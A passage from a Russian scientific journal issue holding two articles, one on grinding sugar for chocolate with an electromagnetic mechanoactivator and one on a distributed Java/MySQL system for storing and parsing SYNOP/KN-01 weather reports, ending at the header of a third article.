В статье изложены результаты исследований процесса измельчения рецептурного компонента (сахарного песка) шоколадных масс электромагнитным способом механоактивации. В результате проведенных исследований установлена возможность производства сахарной пудры с заданным технологией гранулометрическим составом на электромагнитном механоактиваторе (ЭММА). Представлен анализ зависимости качества продуктов помола от режимов работы ЭММА. Результаты эксперимента подтверждают теоретические исследования физико-механических процессов, происходящих в магнитоожигенном слое механоактиваторов при формировании диспергирующих нагрузок. Показана возможность экономичного управления процессом.

Ключевые слова: механоактивация, процесс диспергирования, рецептурные компоненты, сахарный песок

TO RESEARCH QUESTIONS ELECTROMAGNETICALLY MECHANOACTIVATION PRESCRIPTION COMPONENTS CHOCOLATE PRODUCTS

Bezzubceva M.M., Volkov V.S., Kotov A.V., Obuhov K.N.

St.-Peterburg agrarian university, St.-Peterburg, Pushkin, e-mail: mysnegana@mail.ru

The article presents the results of research into the process of grinding one of the chocolate mass ingredients (sugar) with the help of electromagnetical mechanical activation. The studies established the possibility to produce powdered sugar with a technology-given particle size using electromagnetic mechanoactivators (EMMA). The article presents the dependence of products quality on the grinding modes of EMMA. The experimental results confirm the theoretical study of physical and mechanical processes in magnetically-liquefied layer of mechanoactivators in the formation of dispersing loads. The article also shows the cost-efficient process operation.

Keywords: mechanoactivation, dispersing process, the dispersion process, recipe ingredients, sugar

Особенность перехода к инновационному типу развития кондитерских предприятий состоит в том, чтобы в условиях глобальной конкуренции достичь уровня развитых стран по показателям качества продукции и энергоэффективности производства с обеспечением опережающего развития, позволяющего в максимальной степени реализовать российские конкурентные преимущества. Моральный и физический износ основных производственных фондов предприятий требует их обновления на базе реализации наукоемких подходов и принятия инновационных решений. Исследования последних лет [1, 2, 3] показали, что внедрение в классические схемы производства шоколадных изделий инновационного способа электромагнитной механоактивации позволяет интенсифицировать технологию путем сокращения стадий диспергирования рецептурных компонентов [4, 5].

Целью исследования является интенсификация процесса механоактивации рецептурного компонента шоколадных масс (сахарного песка) электромагнитным способом.

Материалы и методы исследований

Объектом исследования являются закономерности измельчения сахарного песка на электромагнитном механоактиваторе (ЭММА). Используются

аналитические и экспериментально-статистические методы исследований.

Результаты исследования и их обсуждение

Экспериментальные исследования процесса измельчения рецептурного компонента шоколадных масс (сахарного песка) проведены на электромагнитном механоактиваторе (ЭММА) [6, 7], предназначенном для обработки порошкообразных сыпучих продуктов различного целевого назначения. Конструкция ЭММА представлена на рис. 1.

Для оценки технологического эффекта измельчения сахарного песка до сахарной пудры электромагнитным способом в качестве показателя дисперсности использованы величины «остатка» или «прохода» фракций соответственно больше или меньше 30 мкм и гранулометрические характеристики продукта, изображенные в виде коммулятивных кривых [8].

Для обеспечения стабильной работы и эффективного управления физико-механическими процессами в магнитоожигенном слое размольных элементов величина электромагнитной индукции B в рабочем объеме устанавливалась в диапазоне от 0,1 до 0,4 Тл, что соответствует силе тока I в обмотке управления от 0,2 до 1,0 А [9].




Рис. 1. Конструкция ЭММА для диспергирования порошкообразных сыпучих продуктов: 1 – неподвижный цилиндрический корпус; 2 – торцевые щиты; 3 – внутренний цилиндр; 4 – обмотка управления (ОУ); 5 – рифления; 6 – основания структурных построений из ферромагнитных размольных элементов

В области малых значений силы тока управления ($I_y = 0,2$ А) размер частиц сахарной пудры лежит в достаточно широком диапазоне от 140 до 10 мкм и менее. При этом доля частиц размером более 30 мкм, которые ухудшают вкусовые достоинства шоколадных изделий [5], очень велика и составляет 32 %. Неоднородность продукта помола, полученного при низком значении тока управления, вызвана ослаблением суммарных нагрузок со стороны размольных элементов в результате нарушения их четкой переориентации в структурных группах [10].




Рис. 2. Зависимость «остатка» неизмельченного сахарного песка от силы тока в обмотке управления ЭММА

В этом случае сказывается влияние центробежной силы, под действием которой часть размольных шаров может оказаться неохваченной при образовании структурных построений [11].

При силе тока управления $I_y = 0,8$ А значительная доля частиц (60 %) находится в оптимальном для полуфабрикатов шоколадного производства диапазоне дисперсности (от 10 мкм до 30 мкм), что свидетельствует о высокой степени монодисперсности частиц измельченной сахарной пудры. В этом случае имеет место преобладание сил магнитного характера, которые способствуют четкой переориентации феррошаров в структурных группах и созданию слоя скольжения в средней части рабочего объема ЭММА [9, 11]. В результате частицы сахарной пудры испытывают непрерывные нагрузки удара и истирания со стороны размольных элементов в слое скольжения, что и вызывает повышение однородности их гранулометрического состава.

В области тонкоизмельченного материала процесс измельчения протекает менее интенсивно, что согласуется с энергетической теорией тонкого помола. В этом случае сказывается упрочнение частиц, вызванное уменьшением их размера и требующее значительного увеличения энергетических затрат для раскрытия новых поверхностей по дефектам более низкого порядка.




Рис. 3. Функции распределения частиц сахарной пудры, полученной на ЭММА, при силе тока в обмотке управления I_y , А: 1 – $I_y = 0,2$ А; 2 – $I_y = 0,8$ А

Исследования микроструктуры обработанной на ЭММА сахарной пудры, проведенные на микроскопе МБИ-16, показали, что частицы продукта помола имеют ровную округлую форму. Использование сахарной пудры с такой формой и поверхностью в производстве шоколадных масс способствует экономии какао-масла. Полученные данные также свидетельствуют о том, что доминирующим способом в процессе измельчения продуктов на ЭММА является истирание. Этот вывод полностью согласуется с результатами исследований механизма формирования измельчающего усилия с использованием постоянного электромагнитного поля и подтверждает его правомерность [12].

Закключение

Полученные результаты имеют практическое значение для производства шоколадных полуфабрикатов, так как качество готового шоколада и экономичность его приготовления определяются размерами частиц твердой фазы рецептурных компонентов шоколадных масс, в том числе и размерами частиц сахарной пудры, которая составляет значительную долю (60–70%) от твердой фазы шоколадных масс. Поэтому степень измельчения шоколада тем выше, чем больше дисперсность сахарной пудры, то есть чем меньше неизмельченный «остаток» фракций размером более 30 мкм.

Список литературы

1. Беззубцева М.М. Исследование процесса измельчения какао-бобов в электромагнитных механоактиваторах // Успехи современного естествознания. – 2014. – № 3. – С. 171.

2. Беззубцева М.М. Исследование процесса диспергирования продуктов шоколадного производства с использованием электромагнитного способа механоактивации // Международный журнал экспериментального образования. – 2014. – № 5–2. – С. 78–79.

3. Беззубцева М.М., Волков В.С., Обухов К.Н. Электромагнитная механоактивация полуфабрикатов шоколадного производства // Международный журнал экспериментального образования. – 2015. – № 3–1. – С. 73–74.

4. Беззубцева М.М. Интенсификация классических технологических схем переработки сырья на стадии измельчения // Международный журнал прикладных и фундаментальных исследований. – 2014. – № 2–2. – С. 132–133.

5. Беззубцева М.М., Обухов К.Н. К вопросу исследования процесса электромагнитной механоактивации пищевого сельскохозяйственного сырья // Успехи современного естествознания. – 2015. – № 1–2. – С. 232–234.

6. Беззубцева М.М., Волков В.С., Обухов К.Н., Котов А.В. Прикладная теория электромагнитной механоактивации (монография) // Международный журнал экспериментального образования. – 2015. – № 2–1. – С. 101–102.

7. Беззубцева М.М., Волков В.С., Котов А.В., Обухов К.Н. Компьютерные технологии в научных исследованиях энергоэффективности потребительских энергосистем АПК // Современные наукоемкие технологии. – 2014. – № 10. – С. 71–72.

8. Беззубцева М.М., Волков В.С. Рекомендации по проектированию электромагнитных механоактиваторов // Международный журнал экспериментального образования. – 2014. – № 5–2. – С. 128–129.

9. Беззубцева М.М., Волков В.С. Теоретические исследования электромагнитного способа измельчения материалов (монография) // Международный журнал экспериментального образования. – 2015. – № 2–1. – С. 68–69.

10. Беззубцева М.М., Ружьев В.А., Загаевски Н.Н. Формирование диспергирующих нагрузок в магнитооживленном слое электромагнитных механоактиваторов // Современные наукоемкие технологии. – 2014. – № 10. – С. 78–80.

11. Беззубцева М.М., Волков В.С. Исследование режимов работы электромагнитных механоактиваторов // Успехи современного естествознания. – 2012. – № 8. – С. 109–110.

12. Беззубцева М.М., Волков В.С. Исследование физико-механических процессов в магнитооживленном слое феррочастиц // Фундаментальные исследования. – 2014. – № 1–1. – С. 13–17.

УДК 004.42

РАСПРЕДЕЛЕННОЕ ПРОГРАММНОЕ ОБЕСПЕЧЕНИЕ ХРАНЕНИЯ И ОБРАБОТКИ МЕТЕОРОЛОГИЧЕСКИХ ДАННЫХ

Ботыгин И.А., Шерстнёв В.С., Шерстнёва А.И.*ФГБОУ ВПО «Национальный исследовательский Томский политехнический университет», Томск,
e-mail: vss@tpu.ru, sherstneva@tpu.ru*

В статье приведены результаты разработки программного обеспечения распределенного сетевого хранилища данных приземных метеорологических наблюдений. Данные представлены национальным вариантом международного кода для оперативной передачи данных о состоянии окружающей среды с метеорологических станций по всем регионам России. Они доступны для исследователей как в визуальной форме, так и в широко распространенных экспортных форматах. Спроектирована архитектура распределенного сетевого хранилища метеоданных, включающая следующие модули: модуль диспетчера (для мониторинга вычислительных узлов node, распределения метеоданных по узлам, приёма запросов от клиентов), клиентский модуль (для доступа к метеоданным сторонним исследователям), модуль терминалов (для внесения данных метеорологических наблюдений), модули обработки и хранения (узлы хранения распределенных метеоданных, включающие подмодуль обработки информации и подмодуль хранения данных). Приведены результаты практической апробации разработанного программного обеспечения сетевого хранилища данных приземных метеорологических наблюдений.

Ключевые слова: приземные метеорологические наблюдения, информационная технология, сетевое хранилище данных, распределенные системы, системы управления базами данных

DISTRIBUTED SOFTWARE OF METEOROLOGICAL DATA HOLDING AND PROCESSING

Botygin I.A., Sherstnev V.S., Sherstneva A.I.*National Research Tomsk Polytechnic University, Tomsk, e-mail: vss@tpu.ru, sherstneva@tpu.ru*

In this paper we offer the results of the development of distributed network ground hydro-meteorological observations data warehouse software. In our research we use a data representation by the national analogue of international code for the transmission of environmental conditions data from Russian meteorological stations. Moreover, we also let work with data represented in different visual formats and in almost all of widely used export ones. The distributed network data warehouse architecture is designed. It includes the following modules: dispatcher module (for computational node monitoring, meteorological data distribution to nodes, receiving of clients' requests), clients' module (for outside users' access to meteorological data), module of terminals (for loading of meteorological data), modules of processing and holding (nodes of distributed meteorological data holding with submodule of data processing and submodule of data holding). We adduce the results of practical approbation of the developed network ground hydro-meteorological observations data warehouse software.

Keywords: ground meteorological observations, information technology, network data warehouse, distributed systems, database control systems

В настоящее время основными источниками больших объемов данных являются, все же, данные научных и физических измерений. Например, для задач анализа атмосферных процессов, данных метеорологических наблюдений, системообразующих параметров природной среды, пространственно-временных наборов дендрохронологических данных, естественных импульсных электромагнитных характеристик Земли и т.д. используются петабайты данных, которые необходимо хранить, и для обработки которых необходимы значительные вычислительные ресурсы. Добавим, что из-за вариативности данных, вследствие изменения их состава и структуры при разработке новых информационных сервисов и услуг, возникают дополнительные проблемы в платформах сетевых хранилищ при занесении, хранении, управлении и анализе информации.

Одним из наиболее простых и эффективных решений указанной проблемы, по

мнению авторов, является создание сетевого хранилища данных. По определению, сетевое хранилище подразумевает территориально распределенное хранение информации. Таким образом, сетевое хранилище данных можно представить распределенной вычислительной системой, предназначенной для хранения наборов данных, которые не только логически связаны между собой, но и физически (территориально) распределены по разным узлам компьютерной системы. В пользовательском смысле, основной задачей такой распределенной системы, как составного элемента централизованного Интернет-сервиса, является хранение данных и предоставление доступа к ним по мере необходимости со стороны неограниченного количества сетевых пользователей сервисов.

В статье предлагается к обсуждению инфологическое, алгоритмическое и программное обеспечение распределенной си-

системы хранения и обработки метеорологических данных, обладающей следующими основными преимуществами:

- позволяет получать данные из первоисточников в формате КН-01;
- обладает распределённой масштабируемой архитектурой;
- хранит метеоданные в реляционных СУБД.

На сегодня в России используется множество автоматических и полуавтоматических метеостанций, ежедневно передающих множество погодных сводок [1]. Соответственно, весь поступающий объем метеоданных требуется эффективно хранить и в последующем использовать для тех или иных задач, например для моделирования и прогнозирования погоды.



Рис. 1. Обобщённая архитектура распределённой системы хранения и обработки метеорологических данных




Рис. 2. Фрагмент концептуальной модели БД с метainформацией системы

Хранение метеоданных погодных сводок возможно в оригинальном формате КН-01, но это нецелесообразно из-за потребности декодирования данных для пост-обработки. Особенно явно видится сложность использования формата КН-01 при хранении метеоданных с учётом больших объёмов поступающих метеоданных. Хранение и обработка больших объёмов слабо структурированных данных не рекомендуется в современных информационных системах. Это позволяет сделать вывод о целесообразности разработки средств для хранения и постобработки метеоданных, например средствами реляционных СУБД.

Код КН-01 представляет собой российский вариант международного кода FM 12 SYNOP [2, 3]. В нём имеется ряд отступлений от кода ВМО FM 12, допускаемых правилами всемирной метеорологической организации.

В классическом виде погодная сводка (сообщение с метеоданными) ПС представляет собой буквенно-числовую последовательность символов.

Погодная сводка российского формата КН-01 состоит из 4 разделов. Являясь подмножеством международного кода FM 12, российская версия не использует 2-й и 4-й. Каждый раздел делится на группы значений. Роль группы символов в начале каждого раздела предопределена – они являются маркерами, показывающими начало нового раздела погодной сводки.

В целом, обобщённая архитектура предлагаемой распределённой системы хранения и обработки метеорологических данных представлена на рис. 1.

На схеме обобщённой архитектуры распределённой информационной системы хранения и обработки метеорологических данных представлены:

- Центральный узел системы, состоящий из приложения «Диспетчер» и его базы метаданных.
- Узлы хранения, состоящие из веб-сервисов и баз данных с накопленными метеоданными.

Приложение «Диспетчер» предназначено для решения задачи получения погодного сообщения, выяснения принадлежности сводки некоторому географическому региону, нахождения узла хранения, соответствующего этому географическому региону, передачи сводки на нужный узел хранения.

Веб-сервисы в узлах хранения необходимы для получения запроса от приложения «Диспетчер», выполнения соответствующего запроса к СУБД узла хранения,

возврата выбранных из СУБД метеоданных к приложению «Диспетчер».

В целом, база данных системы подразделяется на 2 части: БД метаданных и БД метеоданных. БД метаданных описывает систему в целом и хранит высокоуровневую информацию о системе, а БД метеоданных хранит непосредственно информацию из погодных сводок.

Модель БД с метаинформацией системы достаточно проста и представлена на рис. 2. База метаданных хранит служебную информацию о узлах хранения метеоданных: регион и адрес веб-сервиса узла хранения метеоданных по этому региону.

Модель позволяет хранить информацию о регионах и узлах хранения метеоданных для этих регионов. На основе этой информации приложение «Диспетчер» (зная источник метеоданных) выбирает узел хранения данных и пересылает погодную сводку на соответствующий веб-сервис узла хранения. Соответствующий веб-сервис узла хранения принимает погодную сводку и сохраняет её в своей БД.

База метеоданных в узлах хранения содержит погодные сводки в нормализованном виде, пригодном для дальнейшей постобработки. Для хранения метеоданных, расшифрованных из погодной сводки формата КН-01, предлагается использовать более сложную модель данных, фрагмент которой представлен на рис. 3.

Хотя в исходной погодной сводке формата КН-01 могут присутствовать секции с повторяющимися данными, структура БД приведена в 3-ю нормальную форму, что избавляет от хранения избыточной информации. При структурированном хранении метеоданных в реляционных СУБД данные могут быть легко использованы сторонними приложениями для дальнейшей постобработки. Структура метаданных системы позволяет контролировать наполненность каждого узла хранения и сигнализировать администратору системы об исчерпывании свободного пространства для хранения данных.

В случае критической наполненности текущего узла хранения и наличия пустых узлов хранения для метеоданных региона приложение «Диспетчер» автоматически меняет текущий заполненный узел хранения на следующий свободный.

В случае отсутствия новых пустых узлов администратор системы должен:

- 1) найти ресурсы для создания очередного узла хранения;
- 2) развернуть новый узел хранения;
- 3) внести информацию о нём в БД метаданных системы.




Рис. 3. Фрагмент физической модели БД для хранения метеоданных (начало)

В целом, для создания данной системы предлагается использовать кроссплатформенное программное обеспечение: программный код на языке Java [4], реляционную СУБД MySQL [5], стандарт ANSI-SQL92 [6].

Для сохранения метеоданных из погодной сводки в БД требуется произвести парсинг сводки формата КН-01, который может быть произведён средствами web-сервиса (на языке Java) или средствами бизнес-логики СУБД (на языке SQL).

Парсинг фрагментов текста (метеоданных погодных сводок) является распространённой задачей и может быть выполнен

с помощью соответствующих регулярных выражений языка Java.

Так как структура погодных сводок является достаточно регулярной и предсказуемой, вариант парсинга с помощью бизнес-логики СУБД также доступен для реализации. Большинство современных СУБД обладают необходимым набором операторов для извлечения подстрок из текстовых выражений (иногда с помощью регулярных выражений). Таким образом, вся процедура парсинга погодной сводки может быть сведена к последовательному вызову хранимых процедур и функций. Каждая из соответствующих процедур




Рис. 3. Фрагмент физической модели БД для хранения метеоданных (окончание)

и функций СУБД должна выделять из метеоданных требуемую секцию и сохранять её в БД.

Благодаря декодированию погодных сводок формата КН-01 и сохранению метеоданных в реляционной СУБД есть возможность решать разнообразные задачи на основе этой создаваемой распределённой базы метеоданных.

Полученные результаты позволяют трансформировать наработки по управлению данными в формате SYNOP-FM12 и для оперативного сбора, систематизации, хранения и данных гидрометеорологических наблюдений, представленных в других

буквенно-цифровых кодах (FM18 – BUOY, FM-32 – PILOT, ... и т.д., вплоть до FM-75 – CLIMAT-TEMP). Кроме того, возможна адаптация системы и для наблюдений других категорий – AGRO, BUFR, RADR и др. Проведённые исследования позволили поставить задачи интеграции нескольких моделей и методов анализа данных в рамках единой распределённой информационной системы.

Примерами задач, которые могут быть решены на основе такой базы данных, могут быть задачи построения разнообразных тематических карт (температурных карт, карт давления, направления ветра и т.д.) [7,

8]. При наличии соответствующего программного конвертора, на основе собранной базы метео данных возможно решать задачи моделирования с помощью пакетов моделирования WRF [9].

Список литературы

1. Городецкий О.А., Гуральник И.И., Ларин В.В. Метеорология, методы и технические средства наблюдений. – 2-е изд. – Л.: Гидрометеиздат, 1991. – С. 8. – 336 с. – ISBN 5-268-00646-9.
2. Наставление по кодам. Международные коды. Том. I.1. Часть А. Буквенно-цифровые коды. Издание 2011 г. Секретариат ВМО. [Электронный ресурс]. – Режим доступа: http://www.wmo.int/pages/index_ru.html (01.05.2015).
3. Наставление по кодам. Региональные коды. Национальная практика кодирования. Том. II. Издание 2011 г. Секретариат ВМО. [Электронный ресурс]. – Режим доступа: http://www.wmo.int/pages/index_ru.html (01.05.2015).
4. Что такое Java? Oracle Corporation. [Электронный ресурс]. – Режим доступа: http://www.java.com/ru/download/whatis_java.jsp (01.05.2015).
5. The world's most popular open source database. Oracle Corporation. [Электронный ресурс]. – Режим доступа: <http://www.mysql.com/> (01.05.2015).
6. SQL-92. Wikipedia. [Электронный ресурс]. – Режим доступа: <https://ru.wikipedia.org/wiki/SQL-92> (01.05.2015).
7. Институт радарной метеорологии. [Электронный ресурс]. – Режим доступа: http://www.iram.ru/iram/p26_expert_ru.php (01.05.2015).
8. Карты погоды. Интернет-журнал Meteoweb.ru. [Электронный ресурс]. – Режим доступа: <http://meteoweb.ru/maps.php> (01.05.2015).
9. The Weather Research and Forecasting (WRF) Model. [Электронный ресурс]. – Режим доступа: <http://www.wrf-model.org/index.php> (01.05.2015).
9. The Weather Research and Forecasting (WRF) Model. [Elektronnyj resurs]. Rezhim dostupa: <http://www.wrf-model.org/index.php> (01.05.2015).

УДК 004

**ПРОЕКТ «КЛУБ НАУЧНО-ТЕХНИЧЕСКОГО РАЗВИТИЯ
И ПРЕДПРИНИМАТЕЛЬСТВА» (КНТРП)****Воронков Ю.С., Воронков О.Ю.***ОНТТЭ «Ювенал», Таганрог, e-mail: yuven@mail.ru*

